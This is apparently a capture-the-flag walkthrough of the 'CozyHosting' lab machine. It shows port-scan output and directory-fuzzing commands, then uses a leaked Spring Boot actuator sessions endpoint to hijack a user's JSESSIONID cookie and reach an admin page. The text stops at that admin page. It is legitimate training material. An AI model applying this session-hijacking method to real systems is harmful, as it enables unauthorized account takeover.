# **CozyHosting**
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: CozyHosting
- OS type: Linux
- Difficulty: Easy
Port Scanning - Service & Version Enumeration
PORT STATE SERVICE REASON VERSION22/tcp open ssh syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEpNwlByWMKMm7ZgDWRW+WZ9uHc/0Ehct692T5VBBGaWhA71L+yFgM/SqhtUoy0bO8otHbpy3bPBFtmjqQPsbC8=| 256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHVzF8iMVIHgp9xMX9qxvbaoXVg1xkGLo61jXuUAYq5q80/tcp open http syn-ack ttl 63 nginx 1.18.0 (Ubuntu)|_http-title: Did not follow redirect to http://cozyhosting.htb| http-methods:|_ Supported Methods: GET HEAD POST OPTIONS|_http-server-header: nginx/1.18.0 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelEnumeration
Port 80/HTTP
HTTP means we are dealing with web server, let’s visit the site in browser

Hmm, it requires hostname, i’ll quickly edit the /etc/hosts file to add the cozyhosting.htb entry and reload the page

let’s start files/dir fuzzing using gobuster, i’ll use quickhits.txt from seclists
gobuster dir -u http://cozyhosting.htb/ -w /usr/share/seclists/Discovery/Web-Content/quickhits.txt
let’s run the feroxbuster to find any directories or files recursively
feroxbuster --url http://cozyhosting.htb
However the /admin page redirects to /login
let’s visit the /actuator

env looks interesting to me let’s open the /actuator/env endpoint

the values of properties has been Hidden, after searching for this endpoint we found that newer versions of Boot spring Actuator hides values in /env endpoint, so deadend here
let’s visit the /actuator/session endpoint


possibly username - kanderson, but what is the hash? that is in key-value pair, this looks like JSESSIONID let’s check by putting this value into cookies
right click > inspect > storage tab go to cookies and add the value to JSESSIONID refresh the page we found that login button disappears, let’s visit the /admin page now

visiting the /admin page

